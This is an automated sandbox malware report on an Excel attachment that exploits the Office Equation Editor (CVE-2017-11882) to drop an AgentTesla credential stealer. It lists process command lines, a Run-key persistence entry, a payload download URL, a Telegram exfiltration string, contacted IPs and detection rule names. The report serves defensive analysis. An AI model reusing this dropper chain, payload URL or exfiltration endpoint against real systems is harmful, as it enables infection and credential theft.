ID: 323613
Sample Name:
SpecificationX20202611.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 08:25:51
Date: 27/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report SpecificationX20202611.xlsx

Overview


General Information

Sample Name:	SpecificationX20202611.xlsx
Analysis ID:	323613
MD5:	8bbf38221e93da5.
SHA1:	4d650073a4fd462.
SHA256:	1cea11e60bce27..

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Detected unpacking (overwrites its o…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e…
- Yara detected AgentTesla
- Contains functionality to detect slee…
- Drops PE files to the user root direc…
- Injects a PE file into a foreign proce…
- Machine Learning detection for dropp…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2276 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2396 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - cmd.exe (PID: 2948 cmdline: C:\Windows\system32\cmd.exe /c C:\Users\Public\name.exe MD5: AD7B9C14083B52BC532FBA5948342B98)
    - name.exe (PID: 912 cmdline: C:\Users\Public\name.exe MD5: 45E25807FC1BD31A0B8309C44AFCE6E4)
      - name.exe (PID: 1616 cmdline: C:\Users\Public\name.exe MD5: 45E25807FC1BD31A0B8309C44AFCE6E4)
- Hqfadrv.exe (PID: 3068 cmdline: 'C:\Users\user\AppData\Local\Microsoft\Windows\Hqfadrv.exe' MD5: 45E25807FC1BD31A0B8309C44AFCE6E4)
  - Hqfadrv.exe (PID: 2732 cmdline: C:\Users\user\AppData\Local\Microsoft\Windows\Hqfadrv.exe MD5: 45E25807FC1BD31A0B8309C44AFCE6E4)
- Hqfadrv.exe (PID: 1684 cmdline: 'C:\Users\user\AppData\Local\Microsoft\Windows\Hqfadrv.exe' MD5: 45E25807FC1BD31A0B8309C44AFCE6E4)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\afqH.url	Methodology_Shortcut_HotKey	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0x9b:$hotkey: \x0AHotKey=1 • 0x0:$url_explicit: [InternetShortcut]
C:\Users\user\AppData\Local\afqH.url	Methodology_Contains_Shortcut_OtherURIhandlers	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0x14:$file: URL= • 0x0:$url_explicit: [InternetShortcut]
C:\Users\user\AppData\Local\afqH.url	Methodology_Suspicious_Shortcut_IconNotFromExeOrDLLOrICO	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	• 0x70:$icon: IconFile= • 0x0:$url_explicit: [InternetShortcut]

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.2352654865.0000000001EE2000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000007.00000002.2353672409.000000000241C000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000007.00000002.2353672409.000000000241C000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000007.00000002.2352856247.0000000002140000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000B.00000002.2352775112.0000000002060000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 15 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
7.2.name.exe.2140000.1.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
11.2.Hqfadrv.exe.2060000.2.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
11.2.Hqfadrv.exe.450000.1.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
11.2.Hqfadrv.exe.450000.1.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
11.2.Hqfadrv.exe.2060000.2.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 3 entries				

Sigma Overview

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: EQNEDT32.EXE connecting to internet


Sigma detected: File Dropped By EQNEDT32EXE

Sigma detected: Executables Started in Suspicious Folder

Sigma detected: Execution in Non-Executable Folder

Sigma detected: Suspicious Program Location Process Starts

Signature Overview



- AV Detection
- Exploits
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Machine Learning detection for sample

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System Summary:

Office equation editor drops PE file

Data Obfuscation:

Detected unpacking (changes PE section rights)

Detected unpacking (overwrites its own PE header)

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Contains functionality to detect sleep reduction / modifications

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comma and Cor
Valid Accounts	Windows Management Instrumentation 2 1 1	Application Shimming 1	Application Shimming 1	Disable or Modify Tools 1	Input Capture 1 1	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Transfer

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comma and Cor
Default Accounts	Native API 1	Registry Run Keys / Startup Folder 1	Process Injection 1 1 2	Deobfuscate/Decode Files or Information 1	LSASS Memory	File and Directory Discovery 2	Remote Desktop Protocol	Screen Capture 1	Exfiltration Over Bluetooth	Encrypte Channel
Domain Accounts	Exploitation for Client Execution 1 3	Logon Script (Windows)	Registry Run Keys / Startup Folder 1	Obfuscated Files or Information 3 1	Security Account Manager	System Information Discovery 1 2 8	SMB/Windows Admin Shares	Input Capture 1 1	Automated Exfiltration	Non-Applicati Layer Protocol
Local Accounts	Command and Scripting Interpreter 2	Logon Script (Mac)	Logon Script (Mac)	Software Packing 2	NTDS	Security Software Discovery 2 6	Distributed Component Object Model	Clipboard Data 3	Scheduled Transfer	Applicati Layer Protocol
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1 1 1	LSA Secrets	Virtualization/Sandbox Evasion 1 3	SSH	Keylogging	Data Transfer Size Limits	Fallback Channel
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 3	Cached Domain Credentials	Process Discovery 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiban Commur
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 2	DCSync	Application Window Discovery 1 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commor Used Po
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applicati Layer Pr


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SpecificationX20202611.xlsx	62%	Virustotal		Browse
SpecificationX20202611.xlsx	53%	ReversingLabs	Win32.Exploit.CVE-2017-11882	
SpecificationX20202611.xlsx	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Hqfadrv.exe	100%	Joe Sandbox ML		
C:\Users\Public\name.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\lxpo[1].exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
10.2.Hqfadrv.exe.400000.2.unpack	100%	Avira	HEUR/AGEN.1131223		Download File

Domains

Source	Detection	Scanner	Label	Link
khunnapap.com	4%	Virustotal		Browse
discord.com	1%	Virustotal		Browse
fanosethiopiatours.com	3%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://fanosethiopiatours.com/components/com_messages/controllers/messages08/Hqfafff	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://rMSjwD.com	0%	Avira URL Cloud	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
khunnapap.com	128.199.253.44	true	true	• 4%, Virustotal, Browse	unknown
discord.com	162.159.136.232	true	false	• 1%, Virustotal, Browse	unknown
fanosethiopiatours.com	50.87.153.103	true	false	• 3%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://fanosethiopiatours.com/components/com_messages/controllers/messages08/Hqfafff	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	name.exe, 00000007.00000002.2353672409.000000000241C000.00000004.00000001.sdmp, Hqfadrv.exe, 0000000B.00000002.2353817984.00000000023FC000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low

Name	Source	Malicious	Antivirus Detection	Reputation
http://DynDns.comDynDNS	Hqfadrv.exe, 0000000B.00000002.2353817984.00000000023FC000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.%s.comPA	name.exe, 00000007.00000002.2355651047.00000000057C0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	name.exe, 00000007.00000002.2355651047.00000000057C0000.00000002.00000001.sdmp	false		high
http://gorohov.narod.ru/index.htmS	name.exe, 00000006.00000000.2145781433.0000000000401000.00000020.00020000.sdmp, name.exe, 00000007.00000000.2214244196.000000000401000.00000020.00020000.sdmp, Hqfadrv.exe, 00000009.00000000.2236985625.0000000000401000.00000020.00020000.sdmp, Hqfadrv.exe, 0000000A.00000000.2254253931.0000000000401000.00000020.00020000.sdmp, Hqfadrv.exe, 0000000B.00000000.2338557274.0000000000401000.00000020.00020000.sdmp, Hqfadrv.exe.6.dr	false		high
http://gorohov.narod.ru/index.htm	Hqfadrv.exe, Hqfadrv.exe, 0000000B.00000000.2338557274.0000000000401000.00000020.00020000.sdmp, Hqfadrv.exe.6.dr	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	name.exe, 00000007.00000002.2353672409.000000000241C000.00000004.00000001.sdmp, Hqfadrv.exe, 0000000B.00000002.2353817984.00000000023FC000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://rMSjwD.com	Hqfadrv.exe, 0000000B.00000002.2353817984.00000000023FC000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://api.telegram.org/bot%telegramapi%/sendDocumentdocument----------x	name.exe, 00000007.00000002.2353672409.000000000241C000.00000004.00000001.sdmp, Hqfadrv.exe, 0000000B.00000002.2353817984.00000000023FC000.00000004.00000001.sdmp	false		high
http://https://api.ipify.orgGETMozilla/5.0	Hqfadrv.exe, 0000000B.00000002.2353817984.00000000023FC000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
50.87.153.103	unknown	United States		46606	UNIFIEDLAYER-AS-1US	false
162.159.136.232	unknown	United States		13335	CLOUDFLARENETUS	false
128.199.253.44	unknown	United Kingdom		14061	DIGITALOCEAN-ASNUS	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	323613
Start date:	27.11.2020
Start time:	08:25:51
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 46s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SpecificationX20202611.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	12
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@12/5@11/3

EGA Information:	Failed
HDC Information:	• Successful, ratio: 81.9% (good quality ratio 79.4%) • Quality average: 84.3% • Quality standard deviation: 24.5%
HCA Information:	• Successful, ratio: 73% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Active ActiveX Object • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe, WmiPrvSE.exe • TCP Packets have been reduced to 100 • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
08:26:59	API Interceptor	675x Sleep call for process: EQNEDT32.EXE modified
08:27:08	API Interceptor	799x Sleep call for process: name.exe modified
08:27:42	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Hqfa C:\Users\user\AppData\Local\afqH.url
08:27:50	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Hqfa C:\Users\user\AppData\Local\afqH.url
08:27:51	API Interceptor	667x Sleep call for process: Hqfadrv.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
50.87.153.103	http://word.eleganthayat.com	Get hash	malicious	Browse	• important document.mymensinghe ducationboard.gov.bd /image/0.jpg?x=a5dbd4393ff6a725c7e62b61df7e72f0
162.159.136.232	RFQ For TRANS ANATOLIAN NATURAL GAS PIPELINE (TANAP) - PHASE 1(Package 2).exe	Get hash	malicious	Browse	
	tzjEwwwbqK.exe	Get hash	malicious	Browse	
	New Microsoft Office Excel Worksheet.xlsx	Get hash	malicious	Browse	
	USD67,884.08_Payment_Advise_9083008849.exe	Get hash	malicious	Browse	
	USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE	Get hash	malicious	Browse	
	NyUnwsFSCa.exe	Get hash	malicious	Browse	
	PO#0007507_009389283882873PDF.exe	Get hash	malicious	Browse	
	D6vy84I7rJ.exe	Get hash	malicious	Browse	
	LAX28102020HBL_AMSLAX1056_CTLQD06J0BL_PO_DTH266278_RFQ.exe	Get hash	malicious	Browse	
	QgwtAnenic.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	qclepSi8m5.exe	Get hash	malicious	Browse	
	99GQMirv2r.exe	Get hash	malicious	Browse	
	7w6Yl263sM.exe	Get hash	malicious	Browse	
	8Ce3uRUjxv.exe	Get hash	malicious	Browse	
	187QadygQl.exe	Get hash	malicious	Browse	
	eybgvwBamW.exe	Get hash	malicious	Browse	
	R#U00d6SLER Puchase_tcs 10-28-2020,pdf.exe	Get hash	malicious	Browse	
	Payment of bank details,zip.exe	Get hash	malicious	Browse	
	Documentos_ordine.exe	Get hash	malicious	Browse	
	PO CBV87654468,pdf.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
discord.com	RFQ For TRANS ANATOLIAN NATURAL GAS PIPELINE (TANAP) - PHASE 1(Package 2).exe	Get hash	malicious	Browse	• 162.159.137.232
	Scan 25112020 pdf.exe	Get hash	malicious	Browse	• 162.159.137.232
	Piraeus Bank_swift_.exe	Get hash	malicious	Browse	• 162.159.128.233
	Q21rQw2C4o.exe	Get hash	malicious	Browse	• 162.159.137.232
	Q21rQw2C4o.exe	Get hash	malicious	Browse	• 162.159.128.233
	tzjEwwwbqK.exe	Get hash	malicious	Browse	• 162.159.136.232
	DHL_Express_Consignment_Details.exe	Get hash	malicious	Browse	• 162.159.138.232
	New Microsoft Office Excel Worksheet.xlsx	Get hash	malicious	Browse	• 162.159.136.232
	Komfkim_Signed_.exe	Get hash	malicious	Browse	• 162.159.135.232
	oUI0jQS8xQ.exe	Get hash	malicious	Browse	• 162.159.137.232
	USD67,884.08_Payment_Advise_9083008849.exe	Get hash	malicious	Browse	• 162.159.136.232
	USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE	Get hash	malicious	Browse	• 162.159.138.232
	NyUnwsFSCa.exe	Get hash	malicious	Browse	• 162.159.135.232
	Fl0aIIH39W.exe	Get hash	malicious	Browse	• 162.159.138.232
	PO#0007507_009389283882873PDF.exe	Get hash	malicious	Browse	• 162.159.135.232
	9Pimjl3jyq.exe	Get hash	malicious	Browse	• 162.159.138.232
	D6vy84I7rJ.exe	Get hash	malicious	Browse	• 162.159.135.232
	RFQ for TRANS ANATOLIAN NATURAL GAS PIPELINE (TANAP) - PHASE 1(Package 2).exe	Get hash	malicious	Browse	• 162.159.138.232
